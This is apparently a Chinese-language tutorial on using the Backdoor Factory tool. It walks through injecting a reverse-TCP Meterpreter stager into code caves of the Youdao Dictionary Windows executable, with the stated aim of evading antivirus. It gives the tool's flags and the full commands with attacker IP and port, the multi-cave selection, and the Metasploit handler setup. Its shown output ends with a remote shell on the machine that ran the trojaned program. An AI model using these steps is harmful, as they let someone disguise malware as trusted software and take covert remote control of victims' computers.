0x00

观其名知其意。后面简称工厂，工厂利用patch（补丁）方式的编码加密技术，生成win32PE/ELF/MACH-O后门程序。（有达到绕开杀毒软件查杀的功效）

0x01

我理解的工厂注入后门的过程是，首先工厂会检查这个程序存在代码裂缝（cave）的大小和位置，根据选取的payload，将payload注入到代码裂缝中。所谓代码裂缝，指的是程序间为 x00 的位置。


-f	指定注入后门的文件
-i	hostip
-p	指定监听端口
-o	output后门文件
-s	选择可用的payload
-n	
-c	找到可用于隐藏shellcode的代码裂缝。常与 -l 一起使用。
-d	directory
-v	输出调试信息
-e	应该是改编码方式提高免杀水平
-l	shell-len
-a	应该是注入的同时保护文件，但是容易被查杀
-w	这个标志改变部分代码裂缝为
-j	使用多段代码注入，防查杀
-u	在原文件上加后缀，方便恢复
-d	删除原文件

0x02

这里以有道翻译为例 


第一步先检查一下工厂支持该exe是否支持patch

```
backdoor-factory backdoor.py -f youdaodict -S
```



很好，支持。继续。

```
backdoor-factory backdoor.py -f youdaodict -c -l 300
```



然后会会弹出如此这般符合要求的代码裂缝（cave）

```
backdoor-factory backdoor.py -f youdaodict -s show
#可以显示其支持的playload的注入
```


```
backdoor-factory backdoor.py -f youdaodict -s iat_reverse_tcp_stager_tthreaded -H 192.168.5.129 -P 4444
```

```
backdoor-factory backdoor.py -f youdaodict -s iat_reverse_tcp_stager_tthreaded -H 192.168.5.129 -P 4444 -J
```

```
[*] Looking for caves that will fit the minimum shellcode length of 71
[*] All caves lengths:  71, 298, 87
#########################################################
The following caves can be used to inject code and possibly
continue execution.
**Don't like what you see? Use jump, single, append, or ignore.**
#########################################################
[*] Cave 1 length as int: 71
[*] Available caves:
1. Section Name: None; Section Begin: None End: None; Cave begin: 0x2c4 End: 0x3f
2. Section Name: .text; Section Begin: 0x400 End: 0x39dc00; Cave begin: 0x39dad8
3. Section Name: .rdata; Section Begin: 0x39dc00 End: 0x455200; Cave begin: 0x3c8
4. Section Name: .rdata; Section Begin: 0x39dc00 End: 0x455200; Cave begin: 0x3c9
5. Section Name: .rdata; Section Begin: 0x39dc00 End: 0x455200; Cave begin: 0x450
6. Section Name: .data; Section Begin: 0x455200 End: 0x46ca00; Cave begin: 0x4553
7. Section Name: .data; Section Begin: 0x455200 End: 0x46ca00; Cave begin: 0x4554
```

多段注入，这里应该是注入三段playload，长度分别为71 298 87

```
6. Section Name: .data; Section Begin: 0x455200 End: 0x46ca00; Cave begi
```

```
1. Section Name: None; Section Begin: None End:
9. Section Name: .data; Section Begin: 0x455200
21. Section Name: None; Section Begin: None End:
```

```
9. Section Name: .data; Section Begin: 0x45
11. Section Name: .data; Section Begin: 0x4
12. Section Name: .data; Section Begin: 0x4
13. Section Name: .data; Section Begin: 0x4
```

cave分别选6 9 11

这里我之前没留意，都是随便选，然后会报错，这里我都选了.data 保证能写入

```
*] Patching initial entry instructions
*] Creating win32 resume execution stub
*] Looking for and setting selected shellcode
ile YoudaoDict.exe is in the 'backdoored' directory
oot@kali:~#
```


一切准备就绪，把生成的文件替换

启动MSF配置handler


```
msf > use exploit/multi/handler
msf exploit(handler) > payload windows/meterpreter/reverse_tcp
[-] Unknown command: payload.
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.5.129
lhost => 192.168.5.129
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.5.129:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.5.1
[*] Meterpreter session 1 opened (192.168.5.129:4444 -> 192.168.5.1:55373) at 20
17-05-21 08:52:04 -0400
```

物理机打开带后门程序


[*] Started reverse TCP handler on 192.168.5.129:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.5.1
[*] Meterpreter session 1 opened (192.168.5.129:4444 -> 192.168.5.1:55373) at 20
17-05-21 08:52:04 -0400
meterpreter >
有道词典
英汉互译
查词

成功拿到shell！


meterpreter > shell
Process 6328 created.
Channel 1 created.
Microsoft Windows [版本 10.0.14393]
(c) 2016 Microsoft Corporation保留所有权利。
F:\Dict\7.1.0.0421>